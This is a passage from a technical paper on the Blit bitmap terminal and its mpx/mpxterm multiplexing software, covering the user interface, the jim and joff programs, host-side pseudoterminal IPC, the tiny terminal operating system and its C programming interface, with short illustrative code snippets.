3. The software to generate the incremental control information (escape sequence "switch to window *x*") from high-level requests ("draw these characters in this window") was messy—too much state information was maintained by the terminal and guessed at by the *UNIX* program. The implementation also encouraged attempts to optimize the number of characters sent, which added to the complexity, a situation familiar to authors of screen editors. Putting all data into labeled packets eliminates this confusion and obviates optimization.

4. A simple RS-232 connection is not robust or controllable enough to connect two communicating programs, in this case the *UNIX* system and the code in the terminal. An error-corrected protocol with flow control is required.

5. To draw graphics in the windows, sending escape sequences is traditional but makes poor use of the processing power of the terminal, and requires the terminal to be preprogrammed with all desired

capabilities. Contrary to popular usage, an intelligent terminal is not an idiot savant; it is one that can be educated. If the terminal could be dynamically programmed, the desired functionality could be added on demand. Our solution was to write a small time-shared operating system for the terminal, called `mpxterm` (multiplexed terminal), into which we dynamically load programs from the host, customizing the terminal process running in a layer for the execution of a particular graphics task.

The Blit therefore developed into a programmable graphics multiplexer, distributing the terminal resources—screen, mouse, keyboard, RS-232 interface—between terminal processes connected to independent *UNIX* system processes.

Since the design of the terminal's software was largely dictated by the desired user and programmer interface, the next two sections present the overall user interface and an overview of two programs that run in the multiplexed environment. The subsequent sections outline the implementation of the multiplexing software.

### III. WHAT THE USER SEES

After logging in to a *UNIX* system, a Blit user types `mpx` to the shell. The multiplexed terminal code is then down loaded into the terminal, which takes a few seconds at 19,200 baud and about two minutes at 1200 baud. `mpxterm` includes all the graphics primitives, but since the graphics primitives and interrupt-level I/O drivers execute out of read-only memory, they are not down loaded.

`mpxterm` is controlled by the mouse. Of course, programs running in the terminal may also be controlled by the mouse, so some rules must decide which mouse events are interpreted by which process in the terminal.

The screen consists of several possibly overlapping layers. Portions of the screen not occupied by layers are "colored" with a distinctive grey texture. Except for internal control and demultiplexer processes of `mpxterm`, terminal processes are one-to-one with layers. Once the first layer has been created, exactly one layer is the current layer, that is, the layer that receives keyboard characters and interprets mouse motion and button hits. The mouse and keyboard come as a pair; all user input is directed at a single process. The control process continually updates the current process's mouse coordinates and button state, and a process may ask to be suspended until it is current. When a button is depressed, the current process receives the event if the mouse cursor is pointing at a visible portion of the process's layer; otherwise, the button hit is interpreted by the `mpxterm` kernel.

To identify the current process, the layers of all noncurrent processes are stippled by a gauzy texture, leaving only the current layer

with a clear image\* (see Fig. 2). The usual solution to this identification problem is to label the windows, but we elected not to label them because the label takes up useful screen space and either the user or the program must decide what the label is. Neither option is appealing. Another possibility is to distinguish the borders of the layer, but that probably isn't a strong enough visual clue, especially when the user is concentrating on a portion of a large layer. However, we admit that this identification issue is one of the uglier aspects of the system and that our solution is, at best, a small improvement over others. One decision that differs from the usual, but in which we are on firmer ground, is our requirement that a mouse button hit changes the current layer. In most systems, the location of the mouse defines the current window, but when the current window may be partially or even wholly obscured, this is unworkable. (It makes sense, and is common, for the current layer to be obscured: consider typing instructions to a command in one layer based on data displayed on a graph in another large, nearly full-screen, layer.)

The mouse has three buttons, and the Blit software maintains a convention about what the buttons do. The left button is used for pointing. The right button is for global operations, accessed through a menu that appears when the button is depressed and makes a selection when the button is lifted. The middle button is for local operations such as editing. Put simply, the right button changes the position of objects on the screen, and the middle button changes their contents. For example, pointing at a noncurrent layer and clicking the left button makes that layer current. Pointing outside the current layer and pushing the right button presents a menu with entries for creating, deleting, and rearranging layers. Clicking a button while pointing at the current layer invokes whatever function the process in that layer has bound to the button. The next section discusses two programs and how they use the mouse.

The state of mouse input is reflected by the cursor tracked by the mouse as it is moved. Usually, the cursor is an arrow pointing to the pixel at the mouse's location. A program may change the cursor to reflect its state. For example, when the user selects `New` on the `mpxt erm` menu, the cursor switches to an outlined rectangle with an arrow, indicating that the user should define the size of the layer to be created by sweeping the screen area out with the mouse. Similarly, a user who has selected the `Exit` menu entry is warned by a skull-and-crossbones

---

\* This practice interferes with noncurrent processes drawing in their layers, but most graphics in the Blit world is done in `XOR` mode, which commutes with the stippling, and the operating system provides a simple routine to help with graphics that are not `XOR`.




Figure 1: Hardware Overview

Fig. 2—A representative Blit screen. The small layer at center right is running the debugger `joff`, which is examining the menu data structure in the text editor `jim`, running in the upper layer. `Jim` is the current process — its layer is not freckled — and is editing the files for this paper: `mpx.troff` is the troff input, and the various `fig` files are `pic` descriptions of the illustrations. The lower `jim` window is editing the description for Fig. 1, and when the user selects `write` from the menu, the file will be written and the picture in the typesetter emulation layer at the bottom will asynchronously draw the new picture (see the text). The small layer at the bottom is

cursor that confirmation is required before that potentially dangerous operation will be executed.

#### IV. TWO APPLICATION PROGRAMS: JIM AND JOFF

A variety of programs have been written for the `mpxterm` environment. As with any graphics terminal, the first few programs were games, which in this case were characterized by being self-playing, at least optionally. On the multiplexed Blit screen, a game program can play itself while the user does putatively useful work in another layer. After the games came a spate of terminal emulators, coinciding with the proliferation of Blits inside our research center and triggered by the desire to promote the programs written for the 24-by-80 displays. This period has passed, and not entirely because a successful emulator has been created. Even strong supporters of the cursor-addressing style of terminal control have accepted the possibilities of a customized terminal program and communications protocol. Many of the 24-by-80 programs have been supplanted by Blit programs that divide the task between the host and terminal. Two programs that divide the labor effectively are `jim`, a text editor, and `joff`, a debugger for `mpxterm` programs. References 6 and 7 describe their user interfaces and the details of their implementation. Here we present an overview of their structure and illustrate how they use the programmability of the terminal.

`Jim` is a multifile screen editor that uses the mouse for all editing tasks and the keyboard only for input of text, including file names and strings such as regular expressions for context search. It is written in two pieces: a *UNIX* program that maintains a copy of the entire file being edited and executes global operations such as context searches on the copy; and a Blit program that does all editing and screen updating. The two programs maintain parallel data structures. The *UNIX* program maintains a complete copy, while the terminal tracks only what is visible on the display. Because the Blit program keeps the visible page locally, screen update can be done entirely inside

---

running a dynamic *UNIX* system monitor, reporting the current time, average number of *UNIX* processes ready to run, and change in that number in the last minute. The textured bar in the upper portion of the layer adjusts constantly to report the fraction of host CPU time consumed (by all users) in, from left to right, regular user computation, low priority user computation, system overhead, character processing, and idle time. The constantly shifting bars give interesting feedback on the quantity and quality of computation on the host computer. The large obscured layer in the middle is running the *UNIX* shell; the other layers are running down-loaded Blit programs with host support. Note the relationships between the programs: the debugger is examining the editor, but the editor is free to run; the editor and typesetter emulator are asynchronously coupled through the file system; the system monitor runs constantly, and all programs are able to draw on the display at any time, regardless of overlap or user attention.

the terminal; in fact, the *UNIX* program knows nothing about the appearance of the display.

The two programs communicate by a protocol consisting essentially of “insert string” and “delete string” message packets and requests for data, with strings containing arbitrary characters including tabs and newlines. This high-level protocol allows the software to ignore the usual problems of screen update, such as inserting and deleting tab characters and minimizing the length of transmitted strings that update the screen, and makes *jim* efficient in host cycles compared even to line editors. The update algorithm used by the terminal is discussed in Ref. 7. Users want the screen to update quickly, so the protocol is double-buffered for speed and the two programs usually execute asynchronously, with the terminal in control because that permits user input to be handled immediately even with low communications bandwidth.

Unlike most *UNIX* text editors, *jim* has no interactive shell escape to invoke the command interpreter from within the editor, because *mpx* permits the user to create a new layer with a fresh shell at any time. The typical Blit display therefore has a *jim* layer and a shell layer for typing commands such as compilation requests. Conversely, compiler error messages are trivially maintained by the display while a program is being edited.

The *joff* debugger is also controlled mostly by the mouse, although the user interface is substantially different from the user interface of *jim*. The half of *joff* that is a *UNIX* program maintains the large symbol table for the Blit program being debugged, and executes other large-scale tasks such as interpreting C expressions. The code in the terminal displays menus at the user's request, collects typed input, and monitors and probes the target process.

The protocol between these programs falls into two sections: plain text that is displayed in a scrolling region in the debugger's layer, and remote procedure calls that control the debugging, retrieve information about the target process, and build data structures such as menus and breakpoint tables in the *joff* terminal program. The terminal buffers user input such as keyboard characters and mouse button hits, but the host is in control. The menus displayed on a button hit are loaded by the host, and the terminal is not concerned with their contents: all interpretation of user action is done on the *UNIX* system. This structure is significantly simpler than the protocol in *jim*, but results in slower response, which is unimportant in a debugger.

The *joff* debugging program has no direct interface to a text editor (although it displays the text of the source line at a breakpoint), again because the *mpx* environment allows the user to have an editor available at all times.

Both `jim` and `joff` download about 10K bytes of code to the terminal. The half of `jim` executed on the *UNIX* system is another 20K of VAX-11\* code; `joff` is about 70K on the VAX\* computer.

## V. WHAT DOES IT ALL MEAN?

The Blit application programs, with some noteworthy exceptions, are really not all that interesting. They are fairly ordinary graphics programs, many of them written as playthings by people new to graphics. What is interesting is how the programs work together in the underlying environment. The standard example is compiling a program while editing, with compiler messages appearing in a separate layer without interfering with the editor; but there are more interesting examples.

Our local computing environment contains many minicomputers connected by a local area network, controlled by a cluster of five 24-by-80 terminals, so the person maintaining the network can simultaneously monitor several machines, including those running the network control program. With a Blit, a programmer writing network code can, instead, monitor and debug the distributed processes from a single terminal—and from anywhere there's a Blit, including at home. Similarly, a Blit makes a fine console terminal for a multiprocessor computer.

The graphics capabilities can be used for more than text. Computer-Aided Design (CAD) applications are obvious, although there actually have not been many CAD programs written—certainly fewer than have been asked for. Still, it is valuable to be able to use one's terminal to share graphics and text in separate parts of the screen, for example to edit the textual description of an integrated circuit while inspecting a plot of the circuit in another layer. This extends to looking at separate parts of the same circuit in different layers, or comparing different versions of the same circuit.

These are ordinary uses of multiple window environments, but multiprogramming provides new applications. For example, interactive design programs can be assembled out of existing parts, as is done on the *UNIX* system. The figures in this paper were made with `pic`,<sup>8</sup> and the `pic` source edited with `jim`. There is a program, `proof`, that interprets the typesetter codes generated by `troff` for display in a layer on the Blit. A large layer was initialized running the pipeline

```
watch fig 1. pic|pic|troff|proof
```

where `watch` is a variant of `cat` (the standard *UNIX* program to display a file's contents) that prints the file's contents each time the

---

\* Trademark of Digital Equipment Corporation.

file is modified. Therefore, whenever the `pic` file was written from `jim`, `watch` would notice it had been updated and send the new picture description down the pipeline, without starting a fresh `pic` or `troff` process, for immediate display on the Blit. Syntax errors from `pic` can be redirected to another layer or to a file, which is then watched in another layer. Although this is hardly a real interactive picture-drawing program, it took only a few seconds to assemble and can fill the gap until an interactive program is written.

We discovered an unexpected benefit of asynchronous processes while using `joff`. With the standard system debuggers, the program being debugged is a child process of the debugger, which means, for example, that a program cannot be attacked with the debugger if it was started independently. This is not fundamental to *UNIX*, but rather is a property of the usual terminal environment. The debugger must act as an I/O multiplexer between itself, the user, and the target program. When the terminal does the multiplexing, a debugger can be started at any time and applied to any program, including one that is running—even itself.

A Blit asteroids game had a bug that caused a rock to pass over the spaceship instead of hitting it. The bug was intermittent—perhaps once out of every 100 collisions—so setting a breakpoint was impractical. Instead, `joff` was loaded and applied to an asteroids game, which was then played for about 10 minutes until the bug occurred. Then `joff` was told (by a flick of the wrist and two button clicks) to halt the game. A breakpoint on the collision-testing routine was then set in the asteroids program, and the game resumed. The breakpoint fired and the bug was found easily.

As a second example, consider the following scenario, debugging `joff`. Some changes are made to `joff`, making a new version of `njoff` with bugs. A program with bugs intentionally added, say `Bugs`, is loaded in the Blit as a target for `njoff`. During testing, `njoff` makes a mistake interpreting a data structure in `Bugs`. An instance of `joff` is, therefore, loaded to investigate `njoff` to see where it went wrong, but the correct interpretation of the data structure is unknown, so a second `joff` is called up as a reference source to look at `Bugs`. At this point, there are three debuggers and a target program active on the terminal, but the situation is comfortably under control, although inconceivable in a conventional terminal environment.

There are more mundane uses of the asynchronism. Many of us have mail boxes on remote machines, reachable only through 1200- or even 300-baud phone lines. A mail message could take one minute to print out at 300 baud, but a Blit user need not be idle during that time. The layer with the remote connection will collect the message while the user does something else in another layer, so the user's

bandwidth can be much higher. If the phone lines to the remote machine are all busy, the user could type

```
until cu remote-machine
    sleep 600
done
```

to try every ten minutes until the connection is made. The layer with this program will print something like

```
connect failed: line busy
```

every ten minutes. Meanwhile, the user can do anything else on the terminal. Eventually, a line becomes free, the remote machine's login banner pops up, and the user can switch to that layer and log in. No combination of background processes, job control, and static window contexts can achieve this so simply.

## VI. MPX: THE HOST PROCESS MULTIPLEXER

The multiplexing is handled by software distributed between the host and terminal. A user-level *UNIX* program, *mpx*, communicates with a small real-time multiprocess operating system, *mpxterm*, running in the terminal (see Fig. 3). The design of *mpx* is sensitive to the details of *UNIX* system Interprocess Communication (IPC) facilities, which vary widely between *UNIX* system versions. *mpxterm*, on the other hand, is independent of the host except for communication by a simple protocol that it is the job of *mpx* to interpret; all versions of *mpx* speak the same protocol.




Fig. 3—Overview of *mpx*.

The protocol multiplexes I/O on the single RS-232 cable from the terminal to the host. The multiplexing connects *UNIX* system process groups one-to-one to processes in the terminal. A user on a *UNIX* system with a conventional terminal types instructions to a shell. The shell and the programs it invokes, such as editors and compilers, are members of a single process group, a structure maintained by the kernel. The process group associates processes with a terminal session, mainly to send events such as keyboard interrupts to all processes on the terminal.

The `mpx` program couples each process group to an independent terminal process in the Blit. Four basic capabilities are necessary to implement `mpx`:

1. Dynamic creation and control of several process groups by a single master process (`mpx`)
2. Multiplexing of I/O between the process groups and the master
3. A means to prevent the master from being suspended when it reads data from a process that has no characters available while another has data
4. Ability to distinguish control information (such as setting terminal modes) and data on an interprocess channel.

The original `mpx` was written using Greg Chesson's file multiplexing facilities in the 7th edition *UNIX* system. In *UNIX* System V, the IPC for `mpx` is provided by a kernel driver written by Piers Dick-Lauder. The `mpx` running on the author's machine exploits the user-level IPC in the character I/O system of the 8th edition. Since that version of `mpx` is the closest to hand, it will be described here. It comprises about 1600 lines of code, half of which implement the error-correcting protocol between the host and the terminal. A schematic of the `mpx/mpxterm` pair is in Fig. 3.

Character processing in the 8th edition kernel is done by a sequence of coroutines called line disciplines,<sup>9</sup> each of which is a full-duplex I/O pseudoprocess that performs its portion of the processing and hands the data along to the next line discipline. They are not proper processes because the kernel maintains no call records across scheduling boundaries. They are connected together serially to achieve the desired function, much like a full-duplex shell pipeline. For example, a terminal connected to a user program on our local area network is connected, from the bottom up, to a network driver (essentially half of a line discipline, the other half residing in the network), a line discipline interpreting the network protocol, a standard terminal line discipline that provides services such as character echo and correction of typing mistakes, and another half-discipline to connect to user level.

To connect a terminal, there must be a name in the file system to attach to the associated data structure in the kernel. The directory /

`dev/pt` contains even-odd pairs of junctor devices, each of which is called a pseudoterminal, or `pt`. If one process opens an odd-numbered `pt` file and another opens the corresponding even file, then data written on one file can be read from that file's partner, in symmetrical full-duplex fashion. The odd-numbered member of a pair is the master. Masters and slaves differ only in the rules for opening; I/O is symmetric. Master `pt` files may be open in at most one process. A process wishing to establish a connection opens an odd-numbered file; then one or more slave processes may open the corresponding even-numbered file and communicate with the master.

Multiplexed I/O is done by a primitive called `select`. Because I/O can block—if a process reads from a device that has no data available, the process is suspended until data arrive—`mpx` cannot simply read from the active processes in turn, or it may wait for data from one process while another has data. The `select` call returns a bit vector indicating which file descriptors have data to be read, or, according to an argument in the call, which file descriptors may be written to without similarly being suspended until the data are read at the other end.

Figure 4 illustrates the interconnection of these components. Following the path from a user process such as a shell, running in a layer, characters enter the kernel and flow through a terminal discipline that does terminal processing for the user process, such as echoing characters typed by the user. The bottom of the terminal discipline connects to the slave side of the pseudoterminal. The characters cross to the master side, where they are passed through a message line discipline out of the kernel to `mpx`. The message discipline converts all information on the path into data messages, each of which is




Fig. 4—Interprocess communication in `mpx`.

prefixed by a header identifying the type of the message. Ordinary characters are tagged `DATA`, system I/O control requests (`ioctl`) are marked as such, and some other control messages are translated, such as `HANGUP`, which occurs when the channel shuts down, for example, when the shell exits. These messages are read by `mpx`, which identifies the channel with data using a `select` call. `mpx` interprets the data, which for ordinary characters merely involves reformatting the message (adding a tag specifying which layer will receive the data and a cyclic redundancy check for error detection and recovery) and sending it down its standard output to the terminal. Data from the process is read from a channel established by `mpx` (see the discussion of layer creation below), while the connection to the Blit is through the standard input and output, because `mpx` is multiplexing its subprocesses onto its terminal, the Blit. On the other hand, the standard input and output of the shell process in a layer are connected to the `mpx` channel for that layer.

On their way from `mpx` to the Blit, the characters enter the kernel again, where they pass through a terminal discipline (the one installed by the login program when the user signed on to the system before running `mpx`; for data transparency this discipline is actually largely disabled) and out to the terminal. In the Blit, the layer identification tag is stripped off, and the data are placed in the input buffer of the terminal process in the appropriate layer. Information flowing in the other direction follows the reverse path.

Although this structure sounds complicated, it is actually fairly clean: the delicate requirements of the interprocess communication are met by connecting together small piece parts with simple interfaces. As a result, the multiplexing does not interfere with other programs, in contrast, for example, with the original `mpx` using multiplexed files, which prohibited running in layers programs that themselves multiplexed. Moreover, because the 8th edition *UNIX* system I/O was written precisely to do this sort of stream processing and interconnection, it is efficient. Perhaps the most brutal test of efficiency is down loading a program into a terminal process: the terminal does almost no processing of the program text, so it is constantly waiting for data from the host. After each 64 bytes of data sent, an acknowledgment packet from the terminal arrives and is processed by `mpx` as part of the communications protocol, so there is frequent scheduling between the down loader and `mpx`. Our *UNIX* system has no assembly language assist for terminal I/O, the hardware generates an interrupt for every character sent or received, and the data from the down loader cross the kernel-user interface twice. Despite this overhead, at 19,200 baud the RS-232 line is almost saturated, delivering over 16,000 user bits per second into the terminal and consuming

70 percent of a VAX-11/750\* machine's capability (this implies a maximum of about 400 instructions executed per byte on the VAX system). To our knowledge, no other version of the system on the same hardware can deliver down-loaded programs faster than about 6000 baud.

When the user on the Blit asks to create a new layer, the following events occur. The terminal allocates a layer data structure on the display and creates a terminal process to manage it. It then sends a message on its RS-232 connection, the standard input of `mpx`, stating that a layer has been created and specifying the channel in the communications protocol onto which its data will be multiplexed. Then `mpx` opens an idle master `pt` file, and the channel number (different from the communications channel) returned by the open is the connection of `mpx` to the subprocess about to be created. `mpx` pushes a message line discipline onto the stream on the master side of the pseudoterminal and forks to create a child process. The child closes all of its file descriptors and opens the slave side of the pseudoteletype, which becomes its standard input and is duplicated to form its standard output and standard error output. It then pushes a terminal line discipline onto the stream and initializes the terminal modes. Finally, it establishes itself as a separate process group and executes a shell. When the shell begins, it prints a prompt on its standard output, which flows through the path outlined above and eventually arrives in the input buffer of the terminal process, which copies it to the display, and the act of creation is complete. The elapsed time is perhaps a half second.

## VII. MPXTERM: THE TERMINAL OPERATING SYSTEM

Inside the Blit runs a tiny operating system that provides essentially the same multiprogramming and data transparency as `mpx`. It is basically a mirror image of `mpx`, but with considerably less mechanism, largely because the multiplexing is built into the operating system rather than being constructed at user level. The basic structure of the system is a set of independent processes scheduled round robin that call a primitive queue-based kernel to service I/O requests.

At the time of writing, `mpxterm` is 1627 lines of C, excluding code for the protocol (which uses the same source files as `mpx`) and the graphics primitives, but including all the user interaction and I/O primitives; and 204 lines of assembler. The assembler lines include 11 lines to switch stacks, 108 lines to interface interrupt routines to C code, and 85 repetitive lines to interface to C code after a process traps.

---

\* Trademark of Digital Equipment Corporation.

Process switching is performed only at the process's request; there is no preemptive scheduling. Since the Blit is a terminal, and not a general-purpose computer, the processes all do some form of input or output, whether to read characters from the host or keyboard, or even just display something on the screen. If a process wants a character from, say, the keyboard, but none has been typed, it can suspend itself by executing

```
wait(KBD)
```

which says "wait until a keyboard character becomes available." Because the display is updated at 30 Hz, a display program will usually suspend execution until the screen reflects the change it has made in memory. Therefore, although the programmer must be aware that the CPU is being shared among other processes, the habit of relinquishing the processor fits smoothly into the discipline required for real-time graphics programming. This structure keeps `mpxterm` simple (and easy to debug). Except for the lowest level of I/O, which must protect against device interrupts, there are no semaphores or interlocks in the kernel; the process control part of `mpxterm` was written and debugged in an evening.

The devices—mouse, keyboard, and host RS-232 port—are all interrupt driven. The keyboard and RS-232 port place their characters into queues that are read by server processes running at user level (i.e., with processor interrupts enabled). The mouse buttons generate an interrupt when their state changes, and their value is kept in a global data structure, along with the mouse position. As the mouse moves, the hardware updates two registers in the I/O page but generates no interrupts. Instead, the mouse position on the screen is updated during vertical blanking by a low-priority interrupt routine that runs off a 60-Hz clock coupled to the start of vertical retrace. Because of the 30-Hz display refresh, there is no reason to update it more frequently.

The clock interrupt and mouse button interrupt schedule a control process that multiplexes the mouse among the user processes. At any time, only one user process receives mouse tracking and button hit information from the control process. Any other process attempting to use the mouse is suspended until the user indicates by a button hit, handled by the control process, that the mouse and keyboard should be bound to that process instead.

A second system process, the demultiplexer, reads the characters from the host input queue, unpacks the messages, and executes the error-correcting protocol. Correctly received messages are placed in the input queue of the associated user processes. The error correction is transparent to the processes; as far as they can tell, they have a

direct link to a plain RS-232 wire, except that no flow control is necessary on either end (compare this to the control-S/control-Q or NUL-padding flow control necessary with many standard terminals). The demultiplexer occasionally receives control messages, indicating, for example, that a terminal process is to begin executing the download receiving procedure preparatory to loading a new terminal program into a layer.

All resources are shared among the processes in the Blit. Memory allocation occurs through two primitives: `alloc` allocates memory at fixed locations, to store programs, for example; and `galloc` allocates relocatable memory in a compacted arena, to store bitmaps and strings. This split structure is imposed by the open addressing of C and the necessity to compact the arena containing dynamically allocated bitmaps. User processes and the kernel allocate using the same code, and each allocated object is tagged with a pointer to the process that owns it, so storage can be reclaimed when a program exits. Storage allocation is simplified by the lack of preemptive scheduling; interlocks during compaction are unnecessary, since allocations are atomic.

Because the hardware does not provide memory management and our C compiler does not generate position-independent code, downloaded programs are relocated in the host to an address returned by `alloc` in the Blit. Relocation is not expensive; the text editor, which is about 10K bytes long, is relocated in three seconds and down loads in about six seconds at 19,200 baud. This is comparable to the initialization time of most conventional screen editors.

The Blit hardware provides one feature for protection. Read or write references to the first eight bytes of the processor's address space generate an interrupt that is caught by the kernel, which halts the offending process. Because a common C programming error is to dereference through a null-valued pointer, this small feature has saved `mpxterm` many times.

For an unprotected system, `mpxterm` is pleasantly robust. It is certainly shut down quietly at the end of a working day far more often than it crashes. Left running, its mean up time is several days, even during periods of program development.

## VIII. PROGRAMMING

Processes in the terminal may be loaded, by a procedure analogous to executing a *UNIX* program, to customize the terminal for a particular task. The programmer's interface to `mpxterm` is unaffected by other programs running in the terminal. To a rough approximation, the programming environment is a virtual machine: programs run as though they have a keyboard, mouse, display, and host RS-232 connection all to themselves.

The screen is multiplexed using the idea of a layer,<sup>3</sup> which supports all bitmap operations, especially `bitblt`, on an extended bitmap data structure that allows overlap. Each Blit process has a global variable called `display`, which is the layer data structure for the portion of the screen occupied by the process. The `display` data structure contains the coordinates of the screen rectangle, used to clip graphics operations, and a list of off-screen bitmaps containing obscured contents of the layer. To the programmer, `display` is like an ordinary bitmap, obscured or not, and by executing graphics primitives on `display` the process can draw on its screen regardless of overlap, and without communicating with a window manager when the layer configuration changes. As far as the process is concerned, it has its portion of the screen to itself. There is no “window manager” in the conventional sense—`bitblt*` is the window interface.

Characters arriving from the host are split by the demultiplexer into separate streams and placed in the input queues of the appropriate processes. From a process’s point of view, the interface to the host is an ordinary byte stream. The keyboard is handled differently, because the stream of typed characters is directed at a process by the user. Still, the idea is the same: each process sees an ordinary byte stream from the keyboard and is oblivious to characters directed to other processes.

Character I/O in `mpxterm` is nonblocking. Two routines, `kbdchar` and `hostchar`, read characters from the input queues for the process. If no characters are available, they return an error indication but do not block, because typical terminal applications must be ready to receive input from either the host or the keyboard. When a process wants to suspend until characters become available, it calls `wait` with an argument bit vector stating which resources are of interest. `wait` returns a bit vector indicating which queues have data, so the inner loop of a typical terminal program is something like this:

```
int resource;
while(TRUE) {
    resource = wait(HOST|KBD);
    if(resource & HOST)
        draw_on_screen(hostchar());
    if(resource & KBD)
        sendchar(kbdchar());
}
```

---

\* The `lbitblt` primitive, discussed in the layers paper,<sup>3</sup> is aliased to `bitblt` in the `mpxterm` programming environment, so the distinction between bitmaps and layers vanishes—the programmer treats layers exactly like bitmaps.

`sendchar` sends characters to the host through the error-corrected channel. `wait` suspends the process, by calling another process that is ready to run, until a character becomes available on either queue and no other process is using the CPU. If no other process is ready, `wait` returns immediately when a character becomes available.

Another system call, `sleep`, suspends a process for a specified number of ticks of the 60-Hz clock, by waiting for a timer set by a nonblocking `ALARM` resource. `sleep` is roughly:

```
sleep(n)
    int n;
{
    alarm(n);    /* set the timer n ticks in the future */
    wait(ALARM); /* suspend until timer fires */
}
```

but includes protection in case the process has alarms pending. Since the hardware clock is coupled to the vertical retrace, `sleep` is often used to suspend a process until the picture it has placed in memory is visible on the screen.

Each process has a global data structure describing the mouse state—position and button status—that is updated asynchronously whenever the user has assigned the mouse to that process. A process may wait until it owns the mouse by calling

```
wait(MOUSE)
```

Therefore, to wait for a button to be depressed, a process would execute

```
while(mouse.buttons == 0)
    wait(MOUSE);
```

The following code draws line segments connecting mouse positions as the mouse moves:

```
Point p;
p = mouse.xy;    /* first point, where mouse points now */
for (;;) {
    q = mouse.xy;
    segment(&display, p, q, OR);
    p = q;
    sleep(1);    /* wait for mouse and display update */
}
```

The notation `&display` indicates that the address, rather than the value, of the display bitmap structure is passed to `segment`. `OR` specifies that the bit pattern of the line is to be OR'ed into display

memory. Line segments are drawn half-open, so adjacent line segments share no points.

As well as I/O, all graphics primitives are implemented as system calls, to interface to the layer code but make everything look like ordinary bitmap graphics. Therefore, the system call interface must be very fast, or system call overhead will dominate graphics performance. Because there is no memory management, processes all live in the same address space, and system calls are indirect subroutine calls through a vector at a known location. The execution penalty is only one extra instruction for a system call compared to an ordinary procedure call. The mapping to the vector is done from C by defining the system calls in a header file, so the mechanism is transparent to the programmer.

